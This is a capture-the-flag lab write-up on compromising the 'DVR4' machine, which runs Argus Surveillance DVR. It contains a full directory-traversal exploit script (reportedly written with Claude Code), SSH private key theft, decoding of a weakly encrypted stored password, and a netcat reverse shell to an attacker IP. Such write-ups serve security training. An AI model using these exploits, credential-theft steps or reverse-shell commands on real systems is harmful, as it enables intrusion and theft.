report

Report - DVR4

- Author: Henry Post
- Target: DVR4
- Target IP: 192.168.52.179
- Date: 04/12/2026

Executive Summary

The target was enumerated by `nmap` to have an HTTP server open as well as SSH.

The HTTP server is running `Argus Surveillance DVR 4.0.0.0`, which was vulnerable to a Directory Traversal vulnerability. This was used to download private SSH keys, and get a non-SYSTEM shell.

We log in via SSH as the user `Viewer`.

In addition to private SSH keys, we download `C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini`, which contained the Administrator user's password.

We decode this encoded password using `CVE-2022-25012`, as Argus doesn't use strong encryption for the password, just a static cipher.

We use the recovered password to run a reverse shell as the Administrator user and get SYSTEM level access.

Recommendations

Do not leave Argus' login page unprotected. Use strong authentication.

Update Argus immediately to patch the Directory Traversal vulnerability.

Do not allow the `Viewer` user to use `runas` to escalate privileges.

Resources

- https://www.exploit-db.com/exploits/50130
- https://nvd.nist.gov/vuln/detail/CVE-2022-25012
- https://github.com/meltingscales/oscp/blob/main/boxes/provinggrounds/DVR4.pwned/ArgusDirTraverse.py


Recon

```
sudo nano /etc/hosts # add IP to /etc/hosts

???(kali?kali)-[~]
??$ nmap DVR4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 01:50 +0000
Nmap scan report for DVR4 (192.168.53.179)
Host is up (0.00055s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 17.79 seconds
```

We notice SSH and `8080` are open.

Non-SYSTEM access

We login to `DVR4:8080`.



We notice 2 users, Viewer and Administrator.

```
searchsploit Argus
# Argus Surveillance DVR 4.0.0.0 - Directory Traversal |
```

```
windows_x86/webapps/45296.txt

searchsploit -p 45296

cp /usr/share/exploitdb/exploits/windows_x86/webapps/45296.txt ./
```

We find a vulnerability and write an exploit using Claude Code for it, `ArgusDirTraverse.py`.

```
#!/usr/bin/env python3
"""
Directory traversal utility for DVR4 / WEBACCOUNT.CGI
Usage: python3 dirTraverse.py <target> [path]
       python3 dirTraverse.py <target>       (defaults to
Windows/system.ini)

<target> can be:
  192.168.1.10              (IP, uses default port 8080)
  192.168.1.10:9090         (IP with custom port)
  http://DVR4:8080          (full URL)
  http://192.168.1.10       (full URL, uses port from URL or default 8080)

Example paths (use forward slashes; script handles encoding):
  Windows/system.ini
  Windows/win.ini
  Windows/System32/drivers/etc/hosts
"""

import subprocess
import sys
import urllib.parse

DEFAULT_PATH = "Windows/system.ini"
DEFAULT_PORT = 8080
DEPTH = 16  # number of ../ traversal segments


def parse_target(target: str) -> tuple[str, int]:
    """Return (host, port) from a bare IP, IP:port, or http://host:port
URL."""
    if "://" in target:
        parsed = urllib.parse.urlparse(target)
        host = parsed.hostname
        port = parsed.port or DEFAULT_PORT
    elif ":" in target:
        host, port_str = target.rsplit(":", 1)
        port = int(port_str)
```

```
    else:
        host = target
        port = DEFAULT_PORT
    return host, port


def build_url(host: str, port: int, path: str) -> str:
    # Encode each segment of the path with %2F separators
    encoded_path = "%2F".join(urllib.parse.quote(seg, safe="") for seg in
path.split("/"))
    traversal = "..%2F" * DEPTH
    result_page = f"{traversal}{encoded_path}"
    return (
        f"http://{host}:{port}/WEBACCOUNT.CGI"
        f"?OkBtn=++Ok++&RESULTPAGE={result_page}"
        f"&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
    )


def main():
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <target> [path]")
        sys.exit(1)

    host, port = parse_target(sys.argv[1])
    path = sys.argv[2] if len(sys.argv) >= 3 else DEFAULT_PATH

    url = build_url(host, port, path)
    print(f"[*] Target : {host}:{port}")
    print(f"[*] File   : {path}")
    print(f"[*] URL    : {url}\n")

    result = subprocess.run(
        ["curl", "-s", "-g", url],
        capture_output=True,
        text=True,
    )

    if result.returncode != 0:
        print(f"[!] curl error: {result.stderr.strip()}")
        sys.exit(result.returncode)

    output = result.stdout
    if not output.strip():
        print("[!] Empty response — file may not exist or traversal
failed.")
```

```
    else:
        print(output)


if __name__ == "__main__":
    main()
```

We try a few payloads, eventually getting a hit.

```
python ArgusDirTraverse.py http://DVR4:8080
python ArgusDirTraverse.py http://DVR4:8080 "Windows/system.ini"

# great, now we need to steal the ssh keys.

python ArgusDirTraverse.py http://DVR4:8080 "Users/argus/.ssh/id_rsa"
python ArgusDirTraverse.py http://DVR4:8080 "Users/argus/.ssh/id_rsa.pub"
# nope, let's try id_ed25519

python ArgusDirTraverse.py http://DVR4:8080 "Users/argus/.ssh/id_ed25519"
python ArgusDirTraverse.py http://DVR4:8080
"Users/argus/.ssh/id_ed25519.pub"
# maybe it's a different user.

# http://dvr4:8080/Users.html
# "Administrator" and "Viewer"...

python ArgusDirTraverse.py http://DVR4:8080
"Users/Administrator/.ssh/id_ed25519"
python ArgusDirTraverse.py http://DVR4:8080
"Users/Administrator/.ssh/id_ed25519.pub"
python ArgusDirTraverse.py http://DVR4:8080
"Users/Administrator/.ssh/id_rsa"
python ArgusDirTraverse.py http://DVR4:8080
"Users/Administrator/.ssh/id_rsa.pub"

python ArgusDirTraverse.py http://DVR4:8080 "Users/Viewer/.ssh/id_ed25519"
python ArgusDirTraverse.py http://DVR4:8080
"Users/Viewer/.ssh/id_ed25519.pub"

# We got it!!! These work!!
python ArgusDirTraverse.py http://DVR4:8080 "Users/Viewer/.ssh/id_rsa"
python ArgusDirTraverse.py http://DVR4:8080 "Users/Viewer/.ssh/id_rsa.pub"
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls
45296.txt            Desktop    Downloads  Pictures  stolen_private_key  Videos
ArgusDirTraverse.py  Documents  Music      Public    Templates

┌──(kali㉿kali)-[~]
└─$ python ArgusDirTraverse.py http://DVR4:8080 "Users/Viewer/.ssh/id_rsa.pub"
[*] Target : dvr4:8080
[*] File   : Users/Viewer/.ssh/id_rsa.pub
[*] URL    : http://dvr4:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2FViewer%2F.ssh%2Fid_rsa.pub&USEREDIRECT=1&WEBACCOUNTID=&
WEBACCOUNTPASSWORD=

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC65eGNAmEONcEmSIh+09meDs3333O15bNKC2FDl+z2Q6FsXMtAnklhu63QEhs9pR06E2
VBy6EBRmNpozGdYtsMmBMRMryHXrYnzWn2rq9HbMqke70OGLWSxXIA+In+eM0ojS2O2l47euMYyQqA0rC+/fLYRwIS3V34vGw7dbJvl7O4
9Pfj2/4xWztVbTj6YbGmCF4yBtfofCoZKj3PfxB61HpHLGz4tVfj0GOGyTPX2BIXj+JMJuqhGjR2Nwfnh/I86bc5LYuOM4quBgzZorAQ3t
qwrdEwYNqqfU6VLi2m8IW82yE7NWrqXukdDNziWR/5sCLgrVhBeajvGpJA8Czj93Hp7tsPYULR39X1xTDyicZm0PxRd5lZD+GqIKmGxF31
LnO6ZqJo+s7gKChJkYRADg/ut2SmBV8RFbRM/l9Y8xkDIgRou05cBeYTnNeFMD1K8PpnHZwwF9aaaxI7wXunACnMmjWCHP+COynUCj3IsF
GYtnHiTsAWDrqDFq9Q+ss= viewer@DESKTOP-8OB2COP

┌──(kali㉿kali)-[~]
└─$
```

We steal the private key.

```
┌──(kali㉿kali)-[~]
└─$ ls stolen_private_key
stolen_private_key

┌──(kali㉿kali)-[~]
└─$ head -10 stolen_private_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuuXhjQJhDjXBJkiIftPZng7N999zteWzSgthQ5fs9kOhbFzLQJ5J
Ybut0BIbPaUdOhNlQcuhAUZjaaMxnWLbDJgTETK8h162J81p9q6vR2zKpHu9Dhi1ksVyAP
iJ/njNKI0tjtpeO3rjGMkKgNKwvv3y2EcCEt1d+LxsO3Wyb5ezuPT349v+MVs7VW04+mGx
pgheMgbX6HwqGSo9z38QetR6Ryxs+LVX49Bjhskz19gSF4/iTCbqoRo0djcH54fyPOm3OS
2LjjOKrgYM2aKwEN7asK3RMGDaqn1OlS4tpvCFvNshOzVq6l7pHQzc4lkf+bAi4K1YQXmo
7xqSQPAs4/dx6e7bD2FC0d/V9cUw8onGZtD8UXeZWQ/hqiCphsRd9S5zumaiaPrO4CgoSZ
GEQA4P7rdkpgVfERW0TP5fWPMZAyIEaLtOXAXmE5zXhTA9SvD6Zx2cMBfWmmsSO8F7pwAp
zJo1ghz/gjsp1Ao9yLBRmLZx4k7AFg66gxavUPrLAAAFkMOav4nDmr+JAAAAB3NzaC1yc2

┌──(kali㉿kali)-[~]
└─$ date
Sun Apr 12 07:08:24 PM UTC 2026

┌──(kali㉿kali)-[~]
└─$
```

We login over SSH as the non-SYSTEM user.

```
nano stolen_private_key
chmod 600 stolen_private_key

ssh -i stolen_private_key Viewer@DVR4
```

```
Command Prompt
Session  Actions  Edit  View  Help
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer>whoami
dvr4\viewer

C:\Users\viewer>hostname
DVR4

C:\Users\viewer>date
The current date is: Sun 04/12/2026
Enter the new date: (mm-dd-yy)
C:\Users\viewer>
```

We also steal this path, as it contains the user's password. We find the path with some google-fu:

```
C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini
```

```
cd C:\ProgramData\PY_Software\Argus Surveillance DVR
type DVRParams.ini
```

```
C:\ProgramData\PY_Software\Argus Surveillance DVR>type DVRParams.ini
[Main]
ServerName=
ServerLocation=
ServerDescription=
ReadH=0
UseDialUp=0
DialUpConName=
DialUpDisconnectWhenDone=0
DialUpUseDefaults=1
DialUpUserName=
DialUpPassword=
```

The password for the `Administrator` user is:

```
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
```

We use https://www.exploit-db.com/exploits/50130 to decode it.

We guess the last character is `$`, and we are right.


```
nano 50130.py
# edit and add our password

python 50130.py

[+] ECB4:1
[+] 53D1:4
[+] 6069:W
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] FE36:D
[+] BD8F:0
[+] 3CD9:g
[-] D9A8:Unknown
```

`14WatchD0g$`, I am assuming.

SYSTEM access

Now we can run this to connect to our reverse shell.

```
nc -nvlp 4444

runas /user:Administrator "nc.exe -e cmd.exe 192.168.49.52 4444"
14WatchD0g$
```



```
Command Prompt    kali@kali: ~
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer>runas /user:Administrator "nc.exe -e cmd.exe 192.168.49.52 4444"
Enter the password for Administrator:
Attempting to start nc.exe -e cmd.exe 192.168.49.52 4444 as user "DVR4\Administrator" ...

C:\Users\viewer>
```

We have SYSTEM flag.

Command Prompt | kali@kali: ~

```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.52] from (UNKNOWN) [192.168.52.179] 51921
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
dvr4\administrator

C:\WINDOWS\system32>date
date
The current date is: Sun 04/12/2026
Enter the new date: (mm-dd-yy)


C:\WINDOWS\system32>hostname
hostname
DVR4

C:\WINDOWS\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 08DF-534D

 Directory of C:\Users\Administrator\Desktop

04/15/2022  07:09 AM    <DIR>          .
04/15/2022  07:09 AM    <DIR>          ..
04/12/2026  09:36 AM                34 proof.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,608,578,048 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
d113cc204fad8cc6a6a1844b6776bff4
```